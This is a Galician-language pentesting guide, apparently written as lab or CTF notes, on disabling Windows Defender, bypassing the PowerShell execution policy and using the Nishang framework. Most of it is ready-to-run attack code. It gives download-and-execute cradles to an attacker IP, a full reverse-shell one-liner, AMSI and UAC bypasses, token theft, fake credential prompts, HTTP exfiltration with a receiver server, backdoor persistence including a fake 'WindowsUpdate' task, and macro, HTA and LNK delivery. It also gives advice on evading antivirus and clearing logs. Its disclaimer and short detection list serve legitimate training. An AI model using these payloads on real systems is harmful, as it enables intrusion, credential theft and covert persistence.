Remove-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name "DisableAntiSpyware" -Force -ErrorAction SilentlyContinue

# Reactivar protección en tempo real
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -Name "DisableRealtimeMonitoring" -Value 0 -Type DWord -Force

# Reiniciar
shutdown /r /t 30
```

```
REM Dende cmd
reg delete "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /f
reg delete "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /f
shutdown /r /t 30
```

Reactivar o servizo

```
REM Dende cmd
REM Como SYSTEM (con PsExec)
sc config WinDefend start= auto
sc start WinDefend
```

VERIFICACIÓN

Comprobar estado de Windows Defender

```
# Dende powershell
# Ver estado completo
Get-MpComputerStatus

# Ver só protección en tempo real
Get-MpPreference | Select-Object DisableRealtimeMonitoring

# Ver exclusións
Get-MpPreference | Select-Object Exclusion*

# Ver estado do servizo
Get-Service WinDefend
```

```
REM Dende cmd
REM Estado do servizo
sc query WinDefend

REM Ver configuración do rexistro
reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware
```

TÁBOA RESUMO

Método	Temporal	Permanente	Require Admin	Require Reinicio
`Set-MpPreference -DisableRealtime...`	✅	❌	✅	❌
`Add-MpPreference -Exclusion...`	❌	✅	✅	❌
Registry `DisableAntiSpyware`	❌	✅	✅	✅
Group Policy	❌	✅	✅	✅
`sc config WinDefend start=disabled`	❌	✅	SYSTEM	✅
`net stop windefend`	✅	❌	✅	❌

> **Recomendación**
>
> Usar **Exclusións** (máis silencioso e non require reinicio)

Evasión de Políticas de Execución en PowerShell

INTRODUCIÓN

Un dos erros máis comúns ao comezar a traballar con PowerShell en auditorías ou laboratorios é o seguinte:

File script.ps1 cannot be loaded because running scripts is disabled on this system.

Isto débese á **Execution Policy** (Política de Execución), unha característica de seguridade deseñada para evitar a execución accidental de scripts, pero que **non é unha barreira de seguridade** real contra un atacante.

Este documento detalla como identificar, comprender e saltar estas restricións sen necesidade de permisos de Administrador.

PREPARACIÓN: SCRIPT DE EXEMPLO

Para probar os métodos descritos neste documento, crea un ficheiro chamado `script.ps1` no cartafol onde esteas a traballar co seguinte contido simple. Este servirá para verificar cando logramos saltar a restrición.

Contido de `script.ps1` :

```
Write-Host "Bypass realizado con éxito! O script executouse." -ForegroundColor Green
Get-Date
```

COMPROBAR O ESTADO ACTUAL

Antes de intentar un bypass, é útil saber en que estado se atopa a máquina.

```
Get-ExecutionPolicy
```

Nota importante: Ao executar este comando sen parámetros, PowerShell devolve a **Política Efectiva**. Isto non se corresponde necesariamente cun único ámbito, senón que é a **política "gañadora"** despois de avaliar todas as prioridades (GPO, Usuario, Máquina, etc.).

Exemplo de saída:

```
Restricted
```

Ou para ver o detalle por ámbitos e saber de onde vén esa restrición:

```
Get-ExecutionPolicy -List
```

Exemplo de saída:

```
        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process       Undefined
  CurrentUser       Undefined
 LocalMachine       Undefined
```

Orde de Prioridade

É fundamental entender que **a prioridade aplícase de arriba a abaixo**. PowerShell revisa a lista nesta orde e aplica a primeira política que **non** sexa `Undefined` . O resultado desta comprobación é o que mostra o comando `Get-ExecutionPolicy` básico.

1. **MachinePolicy** (GPO): Prioridade máxima. Establecida por directivas de grupo.
2. **UserPolicy** (GPO): Establecida por directivas de grupo para o usuario.
3. **Process** (Sesión actual): Afecta só á ventá actual (aquí é onde actuamos para o bypass).
4. **CurrentUser**: Configuración no rexistro do usuario actual.
5. **LocalMachine**: Configuración global do equipo (prioridade mínima).

Se `Process` está definido como `Bypass` , anulará o que diga `LocalMachine` , pero non podería anular unha `MachinePolicy` se esta estivese definida por un administrador de dominio.

Tipos de Políticas

- **Undefined**: Non hai ningunha política de execución establecida para o ámbito actual. Se todos os ámbitos son `Undefined`, a política efectiva por defecto é **Restricted** (en clientes Windows) ou **RemoteSigned** (en servidores).
- **Default**: Establece a política de execución predeterminada. En clientes Windows equivale a **Restricted**, mentres que en Windows Server equivale a **RemoteSigned**.
- **Restricted**: Non permite executar ningún script (valor por defecto en Windows cliente). Só permite comandos individuais.
- **RemoteSigned**: Scripts creados localmente execútanse sen problemas; os descargados de Internet requiren estar asinados por un editor de confianza.
- **AllSigned**: Todos os scripts (locais e remotos) requiren firma dixital.
- **Unrestricted**: Permite a execución de calquera script. Só amosa unha advertencia para scripts descargados de Internet non asinados.
- **Bypass**: Nada está bloqueado e non hai advertencias nin preguntas.

MÉTODO 1: CAMBIO DE ÁMBITO (PROCESS SCOPE)

Este é o método máis limpo e profesional para un pentester que ten acceso interactivo a unha shell, pero **non ten permisos de Administrador**.

> **O Truco do Scope Process**
>
> Por defecto, intentar cambiar a política afecta a toda a máquina (Rexistro), o que require permisos de Admin.
>
> Porén, o parámetro `-Scope Process` aplica o cambio **só á variable de entorno da sesión actual**. Isto non require privilexios elevados e desaparece ao pechar a ventá.

Comando:

```
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass -Force
```

Verificación: Podes comprobar que funcionou executando de novo o listado. Verás que `Process` agora manda sobre `LocalMachine` (ou sobre `Undefined`) porque está máis arriba na lista de prioridades:

```
        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process          Bypass  <-- A túa sesión (Gaña aos de abaixo)
  CurrentUser       Undefined
 LocalMachine      Restricted  (Ou Undefined)
```

MÉTODO 2: FLAGS DE LIÑA DE COMANDOS

Se vas executar un script "one-liner" ou chamas a PowerShell desde unha CMD/Shell reversa, podes pasar a política como argumento. Isto non cambia a configuración persistente do sistema.

Comando básico:

```
powershell -ExecutionPolicy Bypass -File script.ps1
```

Versión abreviada (moi común en exploits):

```
powershell -ep bypass -f script.ps1
```

Versión invisible (para payloads):

```
powershell -nop -w hidden -ep bypass -c "comando..."
```

* `-nop`: NoProfile (carga máis rápido e evita cargar scripts de perfil do usuario). * `-w hidden`: WindowStyle Hidden (oculta a ventá).

Detalle Técnico: WindowStyle Hidden

O uso de `-w hidden` ten matices importantes:

1. **O "Flash":** A miúdo vese un breve parpadeo da ventá negra antes de desaparecer. Isto ocorre porque a ventá créase antes de que PowerShell procese o argumento de ocultala.
2. **Oculta os ERROS:** Se o teu comando falla (ex: a ruta non existe ou non tes permisos), a ventá abrirase, mostrará o erro e pecharase tan rápido que non o verás. **Nunca uses `-w hidden` mentres estás probando o payload.**
3. **Visibilidade do Proceso:** Aínda que a ventá non se vexa na barra de tarefas, o proceso `powershell.exe` **segue visible** no Administrador de Tarefas.
4. **Exemplo práctico:** Se executas `powershell -w hidden -c "echo ola > c:\ruta\non\existe.txt"`, non se creará nada e non verás ningún aviso. Debes probar primeiro sen o flag oculto.

MÉTODO 3: EXECUCIÓN EN MEMORIA (FILELESS)

A Execution Policy bloquea ficheiros `.ps1` no disco. Se les o contido do ficheiro e llo pasas directamente ao intérprete, a política a miúdo ignórase porque non se está "executando un ficheiro", senón interpretando cadeas de texto.

Pipe desde `Get-Content`

Se tes o ficheiro no disco pero non podes executalo:

```
Get-Content .\script.ps1 | Invoke-Expression
# Ou a versión curta:
gc .\script.ps1 | iex
```

Descarga e Execución Remota

A técnica estándar para non tocar disco. O script descárgase como string e executase inmediatamente. *Nota: Asegúrate de cambiar `10.10.14.5` pola IP da túa máquina atacante.*

Opción Moderna (Recomendada - PS v3.0+): Utiliza alias para comandos máis curtos. `irm` é preferible porque obtén só o contido puro.

```
# irm = Invoke-RestMethod | iex = Invoke-Expression
irm http://10.10.14.5/script.ps1 | iex
```

Tamén podes atopar variantes con `iwr` (*Invoke-WebRequest*). Se che dá un erro sobre o "Internet Explorer engine", debes engadir `-UseBasicParsing`.

```
# Engadimos -UseBasicParsing para evitar erros se non hai IE configurado
iwr -UseBasicParsing http://10.10.14.5/script.ps1 | iex
```

Diferenza: irm vs iwr

- `irm` **(Invoke-RestMethod):** Devolve directamente o **contido** (o corpo da resposta). É o ideal para scripts porque entrega o código limpo para o `iex`.
- `iwr` **(Invoke-WebRequest):** Devolve un **obxecto de resposta** completo (con cabeceiras, estado HTTP, etc.). Aínda que funciona no pipe, descarga máis metadatos innecesarios e a miúdo require `-UseBasicParsing`.

Opción Clásica (Legacy - PS v2.0): Útil só en sistemas moi antigos (ex. Windows 7 sen actualizar).

```
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/script.ps1')
```

MÉTODO 4: BYPASS POR CODIFICACIÓN (ENCODEDCOMMAND)

Moi útil para evitar problemas de sintaxe con caracteres especiais ou para ofuscar o comando básico. Non salta a política per se, pero úsase xunto con flags de bypass para inxeccións limpas.

1. Preparar o comando (Escolle a túa plataforma)

Opción A: Desde Windows (PowerShell)

```
# Lembra substituír 10.10.14.5 pola túa IP de atacante
$cmd = "irm http://10.10.14.5/script.ps1 | iex"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($cmd)
$encoded = [Convert]::ToBase64String($bytes)
Write-Host $encoded
```

Opción B: Desde Linux / Kali (Bash) En Linux é necesario converter o texto a **UTF-16LE** antes de facer o Base64 para que PowerShell o entenda:

```
echo -n "irm http://10.10.14.5/script.ps1 | iex" | iconv -t UTF-16LE | base64 -w 0
```

2. Executar na vítima

Copia a cadea xerada e execútaa na máquina obxectivo:

```
powershell -ep bypass -EncodedCommand <CADEA_BASE64...>
```

RESUMO DE TÉCNICAS

Método	Comando Clave	Vantaxe
Process Scope	`Set-ExecutionPolicy -Scope Process ...`	Non require Admin, afecta a toda a sesión actual.
CLI Flag	`powershell -ep bypass ...`	Rápido, ideal para one-liners ou scripts de inicio.
Pipe / IEX	`cat script.ps1 | iex`	Evita a restrición de ficheiros (Fileless).
Web Download	`irm http://... | iex`	Descarga e executa en memoria sen tocar disco.

> **Consideracións de Seguridade**
>
> Aínda que estes métodos saltan a *Execution Policy*, **non** evitan a detección de antivirus (Microsoft Defender) nin AMSI (Antimalware Scan Interface).
>
> Se usas `-ep bypass` e cargas un script coñecido como malicioso (ex. Mimikatz ou Nishang sen ofuscar), Defender bloquearao pola firma do contido, non pola política de execución.

REFERENCIA OFICIAL

- about_Execution_Policies

Nishang - PowerShell Framework para Pentesting

DESCRICIÓN

Nishang é un framework completo de scripts de PowerShell deseñado especificamente para probas de penetración, post-explotación e operacións ofensivas de Red Team en ambientes Windows. Foi creado por Nikhil Mittal e é amplamente usado pola comunidade de seguridade.

INSTALACIÓN

Desde GitHub

```
git clone https://github.com/samratashok/nishang.git
cd nishang
```

Estrutura de Directorios

```
nishang/
├── Antak-WebShell/      # Web shells en ASPX
├── Backdoors/           # Scripts de backdoors
├── Bypass/              # Scripts de evasión
├── Client/              # Ataques do lado do cliente
├── Escalation/          # Escalada de privilexios
├── Execution/           # Execución de comandos
├── Gather/              # Recolección de información
├── MITM/                # Ataques Man-in-the-Middle
├── Pivot/               # Scripts de pivoting
├── Prasadhak/           # Backdoors baseados en DNS
├── Scan/                # Scripts de escaneo
└── Shells/              # Reverse e bind shells
```

MÓDULOS PRINCIPAIS

1. Shells

Os scripts máis usados de Nishang para obter acceso remoto.

> **Validez dos Scripts de Nishang**
>
> Nishang non mantén unha lista oficial de scripts funcionais. A validez dun script determínase pola súa compatibilidade co Windows moderno, a súa capacidade de abrir unha sesión interactiva real e o seu uso continuado en laboratorios e escenarios actuais. Baixo estes criterios, **só os shells TCP/UDP de Nishang seguen sendo operativos hoxe**. O script `Invoke-PowerShellIcmp.ps1` envía paquetes ICMP baleiros e **non funciona** con listeners estándar.

Como funciona a carga en memoria

Cando executas un script de Nishang con `IEX (Invoke-Expression)` ocorre o seguinte:

1. **DownloadString** descarga o contido do ficheiro `.ps1` desde o servidor HTTP como texto
2. **IEX** executa ese texto **en memoria** (sen tocar disco, deixando menos rastro)
3. O script **define a función** (por exemplo `Invoke-PowerShellTcp`) e cárgaa na sesión atual de PowerShell
4. A función **queda dispoñible en memoria** esperando ser chamada
5. **IMPORTANTE**: A función **NON se executa automaticamente**, tes que chamala explícitamente

Por iso necesitas **dous pasos**: cargar (IEX) + executar (chamar á función).

Entendendo `powershell -ep bypass -c`

Esta combinación de opcións é fundamental en pentesting con PowerShell:

- `powershell` : Inicia unha nova sesión de PowerShell
- `-ep bypass` (ExecutionPolicy Bypass): Desactiva temporalmente as restricións de execución de scripts de Windows
- `-c` (Command): Indica que o seguinte é un comando a executar

Por que é necesario? Windows bloquea por defecto a execución de scripts non asinados. Con `-ep bypass` evitamos este bloqueo sen modificar a configuración do sistema.

Exemplo completo:

```
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/shell.ps1')"
```

Opcións adicionais útiles:

- `-w hidden` : Oculta a ventana de PowerShell
- `-nop` (NoProfile): Non carga o perfil do usuario (máis rápido)
- `-noni` (NonInteractive): Non espera interacción do usuario

Comprobar política actual:

```
Get-ExecutionPolicy
```

Invoke-PowerShellTcp (Reverse Shell)

Uso básico (dous pasos):

```
# Paso 1: Descarga o script e carga a función en memoria (NON produce saída visible)
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellTcp.ps1')

# Paso 2: Agora executa a función que está cargada en memoria
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 4444
```

Comprobar se a función está en memoria:

```
# Antes de cargar o script: dará erro
Get-Command Invoke-PowerShellTcp
# Resultado: Get-Command : The term 'Invoke-PowerShellTcp' is not recognized...

# Despois de executar IEX: debería amosar a función
Get-Command Invoke-PowerShellTcp
# Resultado: Function        Invoke-PowerShellTcp

# Ver funcións de Nishang cargadas
Get-Command -CommandType Function | Where-Object {$_.Name -like "Invoke-*"}
```

Versión todo nun só paso (usando punto e coma para separar comandos):

```
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port
4444
```

Versión con script modificado (recomendado para simplificar ataques):

Primeiro, modifica o ficheiro no Kali engadindo ao **final** do script a chamada á función:

```
# Editar o ficheiro
nano Shells/Invoke-PowerShellTcp.ps1

# Engadir AO FINAL (despois de pechar a función, última liña):
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 4444
```

Agora o script defínese **e executase automaticamente** cun só comando desde Windows:

```
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellTcp.ps1')
```

Escoitar no atacante:

```
rlwrap nc -lvnp 4444
```

Invoke-PowerShellTcpOneLine

Shell reversa nun só comando:

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.5',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

2. Gather (Recolección de Información)

Get-Information

Recolle información completa do sistema:

```
Import-Module .\Gather\Get-Information.ps1
Get-Information
```

Exportar a ficheiro:

```
Get-Information | Out-File info.txt
```

Get-WLAN-Keys

Obtén contrasinais de redes WiFi gardadas:

```
Import-Module .\Gather\Get-WLAN-Keys.ps1
Get-WLAN-Keys
```

Invoke-CredentialsPhish

Crea unha ventana falsa de credenciais:

```
Import-Module .\Gather\Invoke-CredentialsPhish.ps1
Invoke-CredentialsPhish
```

3. Escalation (Escalada de Privilexios)

Invoke-PsUACme

Bypass de UAC:

```
Import-Module .\Escalation\Invoke-PsUACme.ps1
Invoke-PsUACme -Verbose
```

Métodos específicos:

```
Invoke-PsUACme -method oobe -Verbose
```

Enable-DuplicateToken

Roba tokens de procesos:

```
Import-Module .\Escalation\Enable-DuplicateToken.ps1
Enable-DuplicateToken
```

4. Execution (Execución)

Invoke-Encode

Codifica comandos para evadir detección:

```
Import-Module .\Execution\Invoke-Encode.ps1
Invoke-Encode -DataToEncode "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/shell.ps1')"
```

Download-Execute-PS

Descarga e executa scripts:

```
Import-Module .\Execution\Download-Execute-PS.ps1
Download-Execute-PS -URL http://10.10.14.5/payload.ps1
```

5. Bypass (Evasión)

Invoke-AmsiBypass

Desactiva Windows Antimalware Scan Interface:

```
Import-Module .\Bypass\Invoke-AmsiBypass.ps1
Invoke-AmsiBypass
```

Exemplo de uso combinado:

```
# Primeiro bypass de AMSI
Invoke-AmsiBypass
# Logo executa o payload
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/payload.ps1')
```

6. Backdoors

HTTP-Backdoor

Backdoor que comunica por HTTP:

```
Import-Module .\Backdoors\HTTP-Backdoor.ps1
HTTP-Backdoor -CheckURL http://10.10.14.5/check -PayloadURL http://10.10.14.5/payload
```

DNS_TXT_Pwnage

Backdoor que usa consultas DNS TXT:

```
Import-Module .\Backdoors\DNS_TXT_Pwnage.ps1
DNS_TXT_Pwnage -startdomain start.example.com -cmdstring cmd.example.com
```

7. Client (Lado do Cliente)

Out-CHM

Crea arquivos CHM maliciosos:

```
Import-Module .\Client\Out-CHM.ps1
Out-CHM -Payload "powershell.exe -c IEX..." -HHCPath "C:\Program Files (x86)\HTML Help Workshop"
```

Out-Word

Xera documentos Word con macros:

```
Import-Module .\Client\Out-Word.ps1
Out-Word -Payload "powershell.exe IEX..." -OutputFile Doc1.doc
```

8. Pivot

Invoke-NetworkRelay

Relay de conexións de rede:

```
Import-Module .\Pivot\Invoke-NetworkRelay.ps1
Invoke-NetworkRelay -LocalPort 8080 -RemoteIP 192.168.100.10 -RemotePort 80
```

EXEMPLOS PRÁCTICOS COMPLETOS

Escenario 1: Shells Reversas e Bind

Opción A: Reverse Shell TCP (Invoke-PowerShellTcp)

Paso 1 - Preparar o servidor HTTP no atacante:

```
cd nishang
python3 -m http.server 80
```

Paso 2 - Escoitar conexións:

```
rlwrap nc -lvnp 4444
```

Paso 3 - Executar na vítima:

```
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 4444"
```

Opción B: Reverse Shell OneLine (RECOMENDADO - Máis estable)

Esta versión é **máis fiable** porque non depende de funcións complexas.

Paso 1 - Editar script no Kali para personalizar IP e porto:

```
nano Shells/Invoke-PowerShellTcpOneLine.ps1
# Editar na liña 3 (a única liña de código, eliminar comentarios):
# $client = New-Object System.Net.Sockets.TCPClient('10.10.14.5',4444);
# Cambiar IP e porto polos teus valores
```

Paso 2 - Escoitar no atacante:

```
rlwrap nc -lvnp 4444
```

Paso 3 - Executar na vítima:

```
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellTcpOneLine.ps1')"
```

Opción C: Bind Shell TCP

Útil cando hai firewall de **saída** na vítima pero podes abrir portos de **entrada**.

Paso 1 - Crear regra firewall no Windows (vítima):

```
New-NetFirewallRule -DisplayName "Allow TCP 4444" -Direction Inbound -Protocol TCP -LocalPort 4444 -Action Allow
```

Paso 2 - Editar script no Kali:

```
nano Shells/Invoke-PowerShellTcpOneLineBind.ps1
# Cambiar o porto se é necesario
```

Paso 3 - Executar na vítima (queda escoitando):

```
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellTcpOneLineBind.ps1')"
```

Paso 4 - Conectar desde Kali:

```
nc <IP_VITIMA> 4444
```

Paso 5 - Limpeza (eliminar regra firewall):

```
Remove-NetFirewallRule -DisplayName "Allow TCP 4444"
```

Opción D: Reverse Shell UDP

Útil para evadir firewalls que só monitorizan TCP.

Paso 1 - Escoitar UDP no Kali:

```
nc -ulvnp 4444
```

Paso 2 - Executar na vítima:

```
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellUdp.ps1');Invoke-PowerShellUdp -Reverse -IPAddress 10.10.14.5 -Port 4444"
```

Opción E: ICMP Shell (icmpsh) - AVANZADO E LIMITADO

IMPORTANTE: `Invoke-PowerShellIcmp.ps1` de Nishang **NON funciona** (envía paquetes ICMP baleiros). Para ICMP shells hai que usar o cliente `icmpsh.exe` do proxecto icmpsh.

Setup inicial (só primeira vez):

```
# 1. Instalar Python 2 e dependencias
sudo apt install python2 python2-dev -y

# 2. Instalar virtualenv
sudo python2 -m pip install virtualenv

# 3. Clonar icmpsh
git clone https://github.com/inquisb/icmpsh.git
cd icmpsh

# 4. Crear entorno virtual
python2 -m virtualenv venv_icmpsh

# 5. Activar e instalar impacket
source venv_icmpsh/bin/activate
pip install setuptools==44.1.1
pip install impacket==0.9.24
deactivate
```

Uso:

```
cd ~/icmpsh

# Activar entorno virtual
source venv_icmpsh/bin/activate

# Desactivar ICMP echo (CRÍTICO!)
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1

# Executar listener
sudo $(which python) icmpsh_m.py 10.10.14.5 <IP_VICTIMA>

# Ao rematar: restaurar
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=0
deactivate
```

Na vítima (Windows):

Copiar `icmpsh.exe` ao sistema:

```
# No Kali - Servir ficheiro
cd ~/icmpsh
python3 -m http.server 8080
```

```
# No Windows - Descargar executable
Invoke-WebRequest -Uri http://10.10.14.5:8080/icmpsh.exe -OutFile C:\Windows\Temp\icmpsh.exe

# Executar
C:\Windows\Temp\icmpsh.exe -t 10.10.14.5
```

Nota: Este método require **transferir un executable** ao Windows, eliminando a vantaxe de "execución en memoria" de PowerShell. Por isto e polas limitacións mencionadas, **recoméndase usar TCP OneLine ou UDP de Nishang** en seu lugar.

Comparación de Shells

Tipo	Vantaxes	Desvantaxes	Uso Recomendado
TCP Reverse	Estándar, fiable	Detectable por firewalls	Uso xeral
TCP OneLine	Máis estable, sen funcións	Require editar script	**RECOMENDADO**
Bind Shell	Elude firewall de saída	Require abrir porto	Redes con firewall saída estrito
UDP	Evade firewalls só TCP	Menos fiable	Evasión de firewall
ICMP	Moi sigilosa	Lenta, complexa, **non usa Nishang**	Sigilo máximo (casos moi específicos)

Escenario 2: Recolección de Información + Exfiltración

Método en Memoria (Recomendado)

```
# Descargar e executar en memoria (sen tocar disco)
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Gather/Get-Information.ps1')

# Recoller información
$info = Get-Information

# Gardar temporalmente se é necesario
$info | Out-File C:\Windows\Temp\info.txt

# Exfiltrar por HTTP POST
Invoke-RestMethod -Uri http://10.10.14.5:8000/data -Method Post -Body $info
```

Servidor receptor no Kali:

```
# Opción simple con netcat
nc -lvnp 8000 > datos_exfiltrados.txt

# Opción con servidor Python
# server.py
cat > server.py <<EOF
from http.server import BaseHTTPRequestHandler, HTTPServer

class RequestHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        # Ler a lonxitude dos datos enviados
        content_length = int(self.headers['Content-Length'])
        # Ler os datos
        post_data = self.rfile.read(content_length)

        print("\n[+] Datos recibidos:")
        print(post_data.decode('utf-8'))

        # Responder ao cliente (PowerShell) para que non de erro
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"Datos recibidos correctamente")

def run(server_class=HTTPServer, handler_class=RequestHandler, port=8000):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f"[*] Escoitando no porto {port}...")
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        pass
    httpd.server_close()

if __name__ == '__main__':
    run()
EOF

# Executar servidor
python3 server.py
```

Escenario 3: Bypass UAC + Escalada de Privilexios

Secuencia Completa en Memoria

```
# Paso 1: Bypass AMSI primeiro (desactiva protección antimalware)
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Bypass/Invoke-AmsiBypass.ps1')
Invoke-AmsiBypass

# Paso 2: Bypass UAC (elevar privilexios sen prompt)
```

```
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Escalation/Invoke-PsUACme.ps1')
Invoke-PsUACme -method oobe -Verbose

# Paso 3: Shell con privilexios elevados
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellTcp.ps1')
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 5555
```

No Kali (escoitar o novo porto elevado):

```
rlwrap nc -lvnp 5555
```

Verificar Privilexios

```
# Antes do bypass
whoami /priv
whoami /groups

# Despois do bypass (deberías ver privilexios elevados)
whoami /priv
# Busca: SeDebugPrivilege, SeImpersonatePrivilege
```

Métodos Alternativos de UAC Bypass

```
# Método 1: OOBE
Invoke-PsUACme -method oobe

# Método 2: CompMgmtLauncher
Invoke-PsUACme -method CompMgmtLauncher

# Método 3: Sysprep
Invoke-PsUACme -method sysprep

# Listar todos os métodos dispoñibles
Invoke-PsUACme -Verbose
```

Escenario 4: Persistencia

Opción A: Backdoor en Screensaver (En Memoria)

```
# Descargar e executar
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Backdoors/Add-ScrnSaveBackdoor.ps1')

# Configurar backdoor no screensaver
Add-ScrnSaveBackdoor -PayloadURL http://10.10.14.5/payload.ps1
```

Opción B: HTTP Backdoor (Polling Periódico)

```
# Descarga e carga
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Backdoors/HTTP-Backdoor.ps1')

# Configurar backdoor que chequea periodicamente
HTTP-Backdoor -CheckURL http://10.10.14.5/check -PayloadURL http://10.10.14.5/execute -MagicString "ExecuteNow" -StopString "StopBackdoor"
```

Servidor de control no Kali:

```
# Ficheiro "check" (responde ao polling)
echo "ExecuteNow" > /var/www/html/check

# Ficheiro "execute" (payload a executar)
cat > /var/www/html/execute << 'EOF'
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Shells/Invoke-PowerShellTcp.ps1')
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 4444
EOF

# Iniciar servidor web
cd /var/www/html
python3 -m http.server 80
```

Opción C: Tarea Programada (Desde ficheiro local)

```
# Crear script de payload
$payload = @'
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/shell.ps1')
'@
$payload | Out-File C:\Windows\Temp\update.ps1

# Crear tarea programada que se executa ao inicio
$action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-ep bypass -nop -w hidden -f C:\Windows\Temp\update.ps1"
$trigger = New-ScheduledTaskTrigger -AtStartup
$principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType ServiceAccount -RunLevel Highest
Register-ScheduledTask -TaskName "WindowsUpdate" -Action $action -Trigger $trigger -Principal $principal
```

```
# Verificar
Get-ScheduledTask -TaskName "WindowsUpdate"

# Eliminar cando remates
Unregister-ScheduledTask -TaskName "WindowsUpdate" -Confirm:$false
```

Opción D: DNS TXT Backdoor (Sigiloso)

```
# Descarga
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.5/Backdoors/DNS_TXT_Pwnage.ps1')

# Configurar (require control dun dominio DNS)
DNS_TXT_Pwnage -startdomain start.example.com -cmdstring cmd.example.com -subdomains -AuthNS ns1.example.com
```

TÉCNICAS DE ENTREGA

Vía HTA (HTML Application)

```
<script language="VBScript">
  Set shell = CreateObject("Wscript.Shell")
  shell.run "powershell -ep bypass -w hidden -c IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/shell.ps1')"
  window.close()
</script>
```

Vía Macro de Word

```
Sub AutoOpen()
  Dim objShell As Object
  Set objShell = CreateObject("Wscript.Shell")
  objShell.Run "powershell -ep bypass -c IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/shell.ps1')", 0
End Sub
```

Vía LNK (Acceso Directo)

```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("C:\Users\Public\Desktop\Update.lnk")
$lnk.TargetPath = "powershell.exe"
$lnk.Arguments = "-ep bypass -w hidden -c IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/shell.ps1')"
$lnk.Save()
```

MELLORES PRÁCTICAS

1. **Codifica sempre os payloads** usando base64 ou outros métodos
2. **Usa HTTPS** cando sexa posible para evadir detección de rede
3. **Combina con ofuscación** para evitar antivirus
4. **Executa en memoria** sempre que poidas (evita tocar disco)
5. **Limpa os logs** tras as operacións

OFUSCACIÓN BÁSICA

```
# Codificar en Base64
$command = "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/shell.ps1')"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

# Executar
powershell -EncodedCommand $encodedCommand
```

DETECCIÓN E CONTRAMEDIDAS

Como defensor, busca:

- Execucións de PowerShell con `-encodedcommand`
- Conexións de rede desde `powershell.exe`
- Descarga de scripts desde internet
- Desactivación de AMSI
- Modificacións de ExecutionPolicy

NOTAS LEGAIS E ÉTICAS

⚠️ **AVISO CRÍTICO**: Nishang é unha ferramenta moi potente que DEBE usarse EXCLUSIVAMENTE en:

- ✅ Auditorías de seguridade con contrato e autorización escrita
- ✅ Ambientes de laboratorio propios
- ✅ Competicións CTF autorizadas
- ✅ Formación en seguridade con permisos

❌ **PROHIBIDO**:

- Usar sen autorización explícita
- Ataques a sistemas alleos
- Acceso non autorizado a datos

O uso ilegal pode resultar en graves consecuencias legais incluíndo prisión.

RECURSOS ADICIONAIS

- **Repositorio oficial**: https://github.com/samratashok/nishang
- **Blog do autor**: http://www.labofapenetrationtester.com
